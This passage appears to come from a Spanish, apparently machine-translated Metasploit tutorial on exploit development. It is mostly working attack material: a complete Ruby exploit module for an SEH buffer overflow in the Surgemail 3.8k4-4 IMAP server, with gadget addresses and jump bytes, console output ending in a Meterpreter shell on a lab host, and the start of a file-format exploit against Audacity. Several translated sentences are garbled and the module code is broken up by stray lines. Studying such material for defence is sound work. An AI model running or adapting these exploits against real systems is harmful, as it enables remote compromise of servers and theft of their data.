
En lugar de llamar a la línea de comandos `pattern_create.rb`, vamos a llamar a la API subyacente directamente desde nuestro fuzzer utilizando el `Rex::Text.pattern_create()`. Si nos fijamos en la fuente, podemos ver cómo esta función se llama.

```
def self.pattern_create(length, sets = [ UpperAlpha, LowerAlpha, Numerals ])
  buf = ''
  idx = 0
  offsets = []
  sets.length.times { offsets << 0 }
  until buf.length >= length
    begin
      buf << converge_sets(sets, 0, offsets, length)
    rescue RuntimeError
      break
    end
  end
  # Maximum permutations reached, but we need more data
  if (buf.length < length)
    buf = buf * (length / buf.length.to_f).ceil
  end
  buf[0,length]
end
```

Así que vemos que nos llama a la función `pattern_create` que tendrá a lo sumo dos parámetros, el tamaño del buffer que estamos tratando de crear y una segunda opcional parameter nos da un cierto control de los contenidos de la memoria intermedia. Así que para nuestras necesidades, vamos a llamar a la función y reemplazar la variable con `fuzz fuzz = Rex::Text.pattern_create(11000)`.

Esto hace que nuestro SEH a ser sobrescritos por `0x684E3368` y con base en el valor devuelto por `pattern_offset.rb`, podemos determinar que los bytes que sobrescribir nuestro manejador de excepciones son las siguientes cuatro bytes `10361, 10362, 10363, 10364`.

```
root@bt:~# /pentest/exploits/framework3/tools/pattern_offset.rb
684E3368 11000 10360
```



Como sucede a menudo en ataques de desbordamiento de SEH, ahora tenemos que encontrar un POP POP RET (otras secuencias son buenas, así como se explica en "La derrota de la pila de desbordamiento de búfer basado en mecanismo de prevención de Microsoft Windows 2003 Server" Litchfield 2003) la dirección con el fin de redirigir el flujo de ejecución de nuestro buffer. Sin embargo, la búsqueda de una dirección de retorno adecuada en surgemail.exe, obviamente, nos lleva al problema encontrado anteriormente, todas las direcciones tienen un byte nulo.

```
root@bt:~# /pentest/exploits/framework3/msfpescan -p surgemail.exe
```

```
[surgemail.exe]
0x0042e947 pop esi; pop ebp; ret
0x0042f88b pop esi; pop ebp; ret
0x00458e68 pop esi; pop ebp; ret
0x00458edb pop esi; pop ebp; ret
0x00537506 pop esi; pop ebp; ret
0x005ec087 pop ebx; pop ebp; ret

0x00780b25 pop ebp; pop ebx; ret
0x00780c1e pop ebp; pop ebx; ret
0x00784fb8 pop ebx; pop ebp; ret
0x0078506e pop ebx; pop ebp; ret
0x00785105 pop ecx; pop ebx; ret
0x0078517e pop esi; pop ebx; ret
```

Afortunadamente esta vez tenemos un enfoque más ataques para tratar de la forma de un parcial de sobrescribir, rebosante de SEH con sólo el 3 bytes más significativos de la dirección de retorno. La diferencia es que esta vez podemos poner nuestra shellcode en la primera parte de la memoria intermedia después de un esquema como el siguiente:

```
| NOPSLED | SHELLCODE | NEARJMP | SHORTJMP | RET (3 Bytes) |
```

***POP POP RET nos redirigirá 4 bytes antes de RET, donde pondremos un JMP corto que nos lleva de vuelta 5 bytes. A continuación, tendrá un JMP espalda cerca que nos llevará en el centro de la NOPSLED.***

***Esto no era posible hacer con un parcial de sobrescribir EIP y ESP, ya que debido a la pila de acuerdo ESP fue de cuatro bytes después de nuestra RET. Si hemos hecho un parcial de sobrescribir EIP, ESP estaría en una zona sin control.***

# Getting A Shell

## Conseguir una Shell

Con lo que hemos aprendido, podemos escribir el exploit y guárdelo en las ventanas / IMAP / surgemail\_list.rb.

```
##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/projects/Framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

  include Msf::Exploit::Remote::Imap

  def initialize(info = {})
    super(update_info(info,
      'Name' => 'Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow',
      'Description' => %q{
        This module exploits a stack overflow in the Surgemail IMAP Server
        version 3.8k4-4 by sending an overly long LIST command. Valid IMAP
        account credentials are required.
      },
      'Author' => [ 'ryujin' ],
      'License' => MSF_LICENSE,
      'Version' => '$Revision: 1 $',
      'References' =>
        [
          [ 'BID', '28260' ],
          [ 'CVE', '2008-1498' ],
          [ 'URL', 'http://www.milw0rm.com/exploits/5259' ],
        ],
      'Privileged' => false,
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'thread',
        },
      'Payload' =>
        {
          'Space' => 10351,
          'EncoderType' => Msf::Encoder::Type::AlphanumMixed,
          'DisableNops' => true,
          'BadChars' => "\x00"
        },
      'Platform' => 'win',
      'Targets' =>
        [
          [ 'Windows Universal', { 'Ret' => "\x7e\x51\x78" } ], # p/p/r
0x0078517e
        ],
    ],
  end
end
```

```

        'DisclosureDate' => 'March 13 2008',
        'DefaultTarget' => 0))
end

def check
  connect
  disconnect
  if (banner and banner =~ /(Version 3.8k4-4)/)
    return Exploit::CheckCode::Vulnerable
  end
  return Exploit::CheckCode::Safe
end

def exploit
  connected = connect_login
  nopes = "\x90"*(payload_space-payload.encoded.length) # to be fixed with
make_nops()
  sjump = "\xEB\xF9\x90\x90" # Jmp Back
  njump = "\xE9\xDD\xD7\xFF\xFF" # And Back Again Baby ;)
  evil = nopes + payload.encoded + njump + sjump + [target.ret].pack("A3")
  print_status("Sending payload")
  sploit = '0002 LIST () "/" + evil + "' "PWNERD"' + "\r\n"
  sock.put(sploit)
  handler
  disconnect
end

end

```

## Las cosas más importantes a notar en el código anterior son los siguientes:

*\* Se define el espacio máximo para la shellcode (Espacio => 10351) y establecer la función DisableNops para desactivar el relleno automático de código shell, vamos a rellenar la carga por nuestra cuenta.*

*\* Creamos el codificador por defecto a la AlphanumMixed debido a la naturaleza del protocolo IMAP.*

*\* Hemos definido nuestra dirección POP 3 bytes POP RET retorno que se hace referencia a continuación a través de la variable target.ret.*

*\* Se define una función de verificación que puede comprobar el banner del servidor IMAP con el fin de identificar a un servidor vulnerable y una función de explotación que, obviamente, es el que hace la mayor parte de la obra.*

Vamos a ver si funciona:

```

msf > search surgemail
[*] Searching loaded modules for pattern 'surgemail'...

```



## Exploits

=====

Name	Description
-----	-----
windows/imap/surgemail_list	Surgemail 3.8k4-4 IMAPD LIST Buffer Overflow

```
msf > use windows/imap/surgemail_list
msf exploit(surgemail_list) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
IMAPPASS	test	no	The password for the specified username
IMAPUSER	test	no	The username to authenticate as
RHOST	172.16.30.7	yes	The target address
RPORT	143	yes	The target port

Payload options (windows/shell/bind\_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LPORT	4444	yes	The local port
RHOST	172.16.30.7	no	The target address

Exploit target:

Id	Name
--	----
0	Windows Universal


Algunas de las opciones ya están configurados de la sesión anterior (véase IMAPPASS, IMAPUSER y rhost por ejemplo). Ahora comprobamos la versión del servidor:

```
msf exploit(surgemail_list) > check


[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[+] The target is vulnerable.
```

¡Sí! Ahora vamos a ejecutar el exploit asociar el depurador al proceso surgemail.exe para ver si el desplazamiento de sobrescribir SEH es correcta:


```
root@bt:~# msfcli exploit/windows/imap/surgemail_list
PAYLOAD=windows/shell/bind_tcp RHOST=172.16.30.7 IMAPPWD=test IMAPUSER=test E
[*] Started bind handler
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
```




El desplazamiento es correcto, podemos establecer un punto de ruptura en nuestra dirección de retorno:



Ahora, podemos redirigir el flujo de ejecución en nuestro buffer de ejecutar el POP instrucciones RET POP:



y, finalmente, ejecutar las dos saltos en la pila que nos de la tierra dentro de nuestro trineo NOP:



Hasta aquí todo bien, el tiempo para que nuestro shell Meterpreter, vamos a volver a ejecutar el exploit sin el depurador:

```
msf exploit(surgemail_list) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(surgemail_list) > exploit
```

```
[*] Connecting to IMAP server 172.16.30.7:143...
[*] Started bind handler
[*] Connected to target IMAP server.
[*] Authenticating as test with password test...
[*] Sending payload
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (172.16.30.34:63937 -> 172.16.30.7:4444)
```

```
meterpreter > execute -f cmd.exe -c -i
Process 672 created.
```

```
Channel 1 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.
```

```
c:\surgemail>
```

*Éxito! Tenemos fuzz un servidor vulnerable y construyó una explotación personalizada con las increíbles características que ofrece Metasploit.*

# Using The Egghunter Mixin

## El uso de Mixin Egghunter

El MSF egghunter mixin es un módulo maravilloso que puede ser de gran utilidad en el desarrollo de explotar. Si usted no está familiarizado con los conceptos de egghunters, lee esto.

Una reciente vulnerabilidad en el Editor de sonido Audacity nos presentó la oportunidad de examinar este mixin con mayor profundidad. En el siguiente módulo, vamos a explotar Audacity y crear un formato de archivo de módulo de Metasploit explotar con él. No se centrará en el método de explotación en sí o la teoría detrás de ella - pero por el buceo en el uso práctico de la mixin Egghunter. La creación de Audacity

*\* Descargar e instalar el software vulnerable en su caja de XP SP2:*

<http://www.offensive-security.com/archive/audacity-win-1.2.6.exe> [http://www.offensive-security.com/archive/LADSPA\\_plugins-win-0.4.15.exe](http://www.offensive-security.com/archive/LADSPA_plugins-win-0.4.15.exe)

Descargar y estudiar el POC original, tomada de:  
<http://www.exploit-db.com/exploits/7634/>

## Portar el POC

Vamos a este puerto POC a un módulo de archivo MSF explotar el formato. Podemos utilizar un módulo existente para conseguir una plantilla general. El exploit zinfraudiooplayer221\_pls.rb nos proporciona un buen comienzo.

Nuestra exploit skeleton debe ser similar a este. Aviso de nuestro buffer que se generan aquí:

```
def exploit
  buff = Rex::Text.pattern_create(2000)
  print_status("Creating '#{datastore['FILENAME']}' file ...")
  file_create(buff)
end
```

Usamos Rex::Text.pattern\_create(2000) para crear una cadena única de 2000 bytes para ser capaz de rastrear lugares de búfer en el depurador.

Una vez que tenemos el POC portado, se genera el archivo de exploit y transferencia a nuestra caja de Windows. Use los payloads genéricos / debug\_trap para empezar...

```
msf exploit(audacity) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
FILENAME	evil.gro	yes	The file name.

OUTPUTPATH /var/www            yes            The location of the file.

Payload options (generic/debug\_trap):

Name	Current	Setting	Required	Description
-----				

Exploit target:

Id Name


--- ----

0 Audacity Universal 1.2


msf exploit(audacity) > exploit

```
[*] Creating 'evil.gro' file ...
[*] Generated output file /var/www/evil.gro
[*] Exploit completed, but no session was created.
msf exploit(audacity) >
```

**Abrimos Audacity, adjuntar un depurador para la importación y el archivo MIDI gro.**



